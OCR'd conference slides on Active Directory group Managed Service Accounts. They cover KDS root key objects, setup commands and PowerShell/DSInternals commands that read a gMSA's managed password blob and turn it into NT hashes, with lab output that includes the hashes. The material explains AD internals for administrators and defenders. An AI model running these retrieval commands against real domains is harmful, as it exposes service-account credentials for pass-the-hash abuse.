
Value format: Hexadecimal

Value: !!! NOT REVERSED !!! !!! REVERSED !!!

```
01 00 00 00 4B 44 53 4B 02 00 00 00 69 01 00 00
18 00 00 00 13 00 00 00 CE 38 D9 29 37 62 0F 40
CD 42 E4 6F 88 12 C2 EE 00 00 00 00 14 00 00 00
14 00 00 00 41 00 44 00 54 00 45 00 43 00 2E 00
4E 00 45 00 54 00 00 00 41 00 44 00 54 00 45 00
43 00 2E 00 4E 00 45 00 54 00 00 00
```

Managed Service Accounts
Group (gMSA)


- The inner guts of a gMSA (Continued…)


ldap://R0FSRWDC1.ADTEC.NET/DC=ADTEC,DC=NET
RWDC
Connection Browse View Options Utilities Help
CN=Configuration,DC=ADTEC,DC=NE
CN=DisplaySpecifiers,CN=Configu
CN=Extended-Rights,CN=Configu
CN=ForestUpdates,CN=Configurat
CN=LostAndFoundConfig,CN=Co
CN=NTDS Quotas,CN=Configurati
CN=Partitions,CN=Configuration,D
CN=Physical Locations,CN=Config
CN=Services,CN=Configuration,D
CN=_adReplConvergenceCheck
CN=_adReplConvergenceCheck
CN=AuthN Policy Configuration
CN=Claims Configuration,CN=
CN=Device Registration Config
CN=Group Key Distribution Ser
CN=Master Root Keys,CN=G
CN=29d938ce-6237-400f-
CN=fa841dd7-e90a-e66f-
No children
CN=Server Configuration,CN
CN=Microsoft Exchange,CN=Se
CN=Microsoft Exchange Autodi
CN=Microsoft SPP,CN=Services
CN=MsmqServices,CN=Service
CN=NetServices,CN=Services,C
CN=Public Key Services,CN=Se
CN=RRAS,CN=Services,CN=Co
Ready
NUM

```
Expanding base 'CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root
Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET'...
Getting 1 entries:
Dn: CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root Keys,CN=Group Key
Distribution Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET
    cn: fa841dd7-e90a-e66f-4371-a34931431250;
    distinguishedName: CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root
        Keys,CN=Group Key Distribution
        Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET;
    dSCorePropagationData: 0x0 = ( );
    instanceType: 0x4 = ( WRITE );
    msKds-CreateTime: 133930021617250000;
    msKds-DomainID: CN=R0FSRWDC1,OU=Domain Controllers,DC=ADTEC,DC=NET;
    msKds-KDFAlgorithmID: SP800_108_CTR_HMAC;
    msKds-KDFParam: <ldp: Binary blob 30 bytes>;
    msKds-PrivateKeyLength: 512;
    msKds-PublicKeyLength: 2048;
    msKds-RootKeyData: <ldp: Binary blob 64 bytes>;
    msKds-SecretAgreementAlgorithmID: DH;
    msKds-SecretAgreementParam: <ldp: Binary blob 524 bytes>;
    msKds-UseStartTime: 133929661615967444;
    msKds-Version: 1;
    name: fa841dd7-e90a-e66f-4371-a34931431250;
    objectCategory: CN=ms-Kds-Prov-
        RootKey,CN=Schema,CN=Configuration,DC=ADTEC,DC=NET;
    objectClass (2): top; msKds-ProvRootKey;
    objectGUID: c210b1d7-f5c6-4da0-8889-3f9d07cceaaa;
    showInAdvancedViewOnly: TRUE;
    uSNChanged: 69866;
    uSNCreated: 69866;
    whenChanged: 29-May-2025 16:22:41 W. Europe Daylight Time;
    whenCreated: 29-May-2025 16:22:41 W. Europe Daylight Time;
```

Part of “Filtered Attribute Set (FAS)”

Filter: (&(objectClass=attributeSchema)(searchFlags:1.2.840.113556.1.4.803:=512))


ldap://R0FSRODC1.ADTEC.NET/DC=ADTEC,DC=NET
RODC
Connection Browse View Options Utilities Help
CN=Configuration,DC=ADTEC,DC=NE
CN=DisplaySpecifiers,CN=Configu
CN=Extended-Rights,CN=Configu
CN=ForestUpdates,CN=Configurat
CN=LostAndFoundConfig,CN=Co
CN=NTDS Quotas,CN=Configurati
CN=Partitions,CN=Configuration,D
CN=Physical Locations,CN=Config
CN=Services,CN=Configuration,D
CN=_adReplConvergenceCheck
CN=_adReplConvergenceCheck
CN=AuthN Policy Configuration
CN=Claims Configuration,CN=
CN=Device Registration Config
CN=Group Key Distribution Ser
CN=Master Root Keys,CN=G
CN=29d938ce-6237-400f-
CN=fa841dd7-e90a-e66f-
CN=Server Configuration,CN
CN=Microsoft Exchange,CN=Se
CN=Microsoft Exchange Autodi
CN=Microsoft SPP,CN=Services
CN=MsmqServices,CN=Service
CN=NetServices,CN=Services,C
CN=Public Key Services,CN=Se
CN=RRAS,CN=Services,CN=Co
CN=Shadow Principal Configur
Ready
NUM

```
Expanding base 'CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root
Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET'...
Getting 1 entries:
Dn: CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root Keys,CN=Group Key
Distribution Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET
    cn: fa841dd7-e90a-e66f-4371-a34931431250;
    distinguishedName: CN=fa841dd7-e90a-e66f-4371-a34931431250,CN=Master Root
        Keys,CN=Group Key Distribution
        Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET;
    dSCorePropagationData: 0x0 = ( );
    instanceType: 0x0 = ( );
    name: fa841dd7-e90a-e66f-4371-a34931431250;
    objectCategory: CN=ms-Kds-Prov-
        RootKey,CN=Schema,CN=Configuration,DC=ADTEC,DC=NET;
    objectClass (2): top; msKds-ProvRootKey;
    objectGUID: c210b1d7-f5c6-4da0-8889-3f9d07cceaaa;
    showInAdvancedViewOnly: TRUE;
    uSNChanged: 168139;
    uSNCreated: 168139;
    whenChanged: 29-May-2025 16:22:57 W. Europe Daylight Time;
    whenCreated: 29-May-2025 16:22:41 W. Europe Daylight Time;

-----------
```

can be **groups**, computers, users, other gMSAs, and even dMSAs (Audit Changes!)


semperis

Managed Service Accounts

Group (gMSA)

# Retrieving 'msDS-ManagedPassword' Using LDAP Query When Allowed ONLY Works With gMSA, As For dMSA A TGS Request Is Needed

```
$gMSASamAccountName = 'GMSA_1DAY_001$'
$gMSA = Get-ADServiceAccount -Identity $gMSASamAccountName -Properties 'msDS-ManagedPassword',PasswordLastSet,PrincipalsAllowedToRetrieveManagedPassword -Server $((Get-ADDomain -Current LocalComputer).PDCEmulator)
$gMSA
$managedGmsaPwd = $gMSA.'msDS-ManagedPassword'
ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd
Write-Host "CURRENT NTHASH...: $(ConvertTo-NTHash -Password $((ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd).SecureCurrentPassword))"
Write-Host "PREVIOUS NTHASH..: $(ConvertTo-NTHash -Password $((ConvertFrom-ADManagedPasswordBlob $managedGmsaPwd).SecurePreviousPassword))"
```




AD PoSH

```
DistinguishedName                          : CN=GMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET
Enabled                                    : True
msDS-ManagedPassword                       : {1, 0, 0, 0...}
Name                                       : GMSA_1DAY_001
ObjectClass                                : msDS-GroupManagedServiceAccount
ObjectGUID                                 : 2da6a432-8b44-4db7-b2fd-7f2dcd1dec31
PasswordLastSet                            : 29-May-2025 12:30:30
PrincipalsAllowedToRetrieveManagedPassword : {CN=GroupGMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET}
SamAccountName                             : GMSA_1DAY_001$
SID                                        : S-1-5-21-274783270-2712129839-3354909249-10026
UserPrincipalName                          :

Version                  : 1
CurrentPassword          : ε퉵 湆◆ŋ嗄컵 ⇾ 哄羆◆"팦◆杣뷭蟕®란諧늣궈 犻 篟◆秏◆驊𝟹纫叫▸렐
묘 戯◆伥篌◆⇐謆◆탄 噪◆◆荬끶 ◆辨㑘Z: 靏 책◆圖◆ㄘ寵◆◆槿稅縔
                           略쒠 럾 肩剚铜 ⇓ 朸咱者 즏 粥 [F]劃 躭 둟◆趾飧 금 鏊 댒 烪 潄 쌄 樍 勭 뱭 ɯU
SecureCurrentPassword    : System.Security.SecureString
PreviousPassword         :" 酥 ℷ팝 蓇 先 Ⓑ 鱳 읍 氫 麗 铚◆頙 浧 㜷 曍 뱰◆◆銾 婕 鸬◆◆◆◆◆ฺ 겛 拸 H䐴 鴨 躃
캅ㅎ 匿 駠◆◆퓓 䒭 ◆甎◆霌 : ¥ 招 ŋ 昆 뗍 蒨 ◆魄 福 蠕 ✓ 學 脉◆撸◆◆◆
                          6ⓞ븯 ʑ 粁◆℥◆린 蕔 疌 맵 賤 쾗 ❤ 牛 ſ 颶 ⫏◆幃 滅 ㈥ 畗 딣 人 喁 毃◆紘 喿 砦 흠 ȷ
SecurePreviousPassword   : System.Security.SecureString
QueryPasswordInterval    : 14:32:51.4560834
UnchangedPasswordInterval : 14:27:51.4560834

CURRENT NTHASH...: 63b36db40c5cc43c86306e839f7a1c76
PREVIOUS NTHASH..: f75c692672e5a1821b45c5073c5cec13
```

DS Internals

# Works With BOTH gMSA And dMSA

```
$gMSASamAccountName = 'GMSA_1DAY_001$'
$adAccount = Get-ADReplAccount -SamAccountName $gMSASamAccountName -Server $((Get-ADDomain -Current LocalComputer).PDCEmulator)
$adAccount
```



```
DistinguishedName: CN=GMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET
SamAccountName: GMSA_1DAY_001$
Enabled: True
Deleted: False
Sid: S-1-5-21-274783270-2712129839-3354909249-10026
Guid: 2da6a432-8b44-4db7-b2fd-7f2dcd1dec31
SamAccountType: Computer
UserAccountControl: WorkstationAccount
DNSHostName: 1DAY_001.ADTEC.NET
OperatingSystem:
OperatingSystemVersion:
Description: gMSA With 1 Day Password Interval
PrimaryGroupId: 515
SidHistory:
SupportedEncryptionTypes: RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
ServicePrincipalName:
LastLogonDate:
PasswordLastSet: 29-May-2025 12:30:30
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
LAPS
Key Credentials
Secrets
  NTHash: 63b36db40c5cc43c86306e839f7a1c76
  LMHash:
  NTHashHistory:
    Hash 01: 63b36db40c5cc43c86306e839f7a1c76
    Hash 02: f75c692672e5a1821b45c5073c5cec13
    Hash 03: c44a021ed38efa132b28f7b9dcac8eda
```

DS Internals

TROOPERS

Managed Service Accounts

Group (gMSA)

- Create gMSA in AD (Default Or ANY Container)
  - *Permissions*: Create "msDS-GroupManagedServiceAccount" object in targeted container/OU
  - *Command*: New-ADServiceAccount ~~-RestrictToSingleComputer~~ -Name <gMSA> -DNSHostName <FQDN>
- In AD, configure security principal(s) allowed to retrieve password of gMSA
  - *Permissions*: on targeted gMSA object write "msDS-GroupMSAMembership"
  - *Command*: Set-ADServiceAccount -Identity <gMSA> -PrincipalsAllowedToRetrieveManagedPassword @("<samacc1>", "<samacc2>", "<samacc3>")


Managed Service Accounts

Group (gMSA)

- Install the gMSA on a computer
  - NOT NEEDED!
- Testing the gMSA can be used on the targeted computer
  - *Permissions*: Local admin on computer
  - *Command*: Test-ADServiceAccount -Identity <gMSA>
  - *Remark*: When TRUE, it can be used!

Managed Service Accounts
Group (gMSA)

- Get Relevant Data From All gMSAs (Group Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/d1906ac04964a29d87bd377e0298eb21)



gMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:33:01)

DistinguishedName	SamAccountName	RID	Type	dNSH...	description	Enabled	KerbEncryptType	WhenCreated	WhenChanged	PasswordLastSetGmsa	PwdInt	PSHC	DUEX	CurKDSRootKeyGuid(+KeyCreation)	CurKDSRootKeyOrgRWDCDateTin
CN=gMSA.TEST,O...	gMSA.TEST$	12828	gM...	gMSA....	gMSA For...	True	RC4, AES128, AES256	2025-05-02 23:25:36	2025-06-10 20:07:45	2025-06-10 20:07:30	1	NO	0.982	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52)	DTCNTR01\R0FSRWDC2 (2025-06-
CN=gMSA.TEST3,...	gMSA.TEST3$	12831	gM...	gMSA....	gMSA For...	True	RC4, AES128, AES256	2025-05-02 23:25:37	2025-06-10 12:45:21	2025-06-10 12:42:38	4	NO	3.673	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-
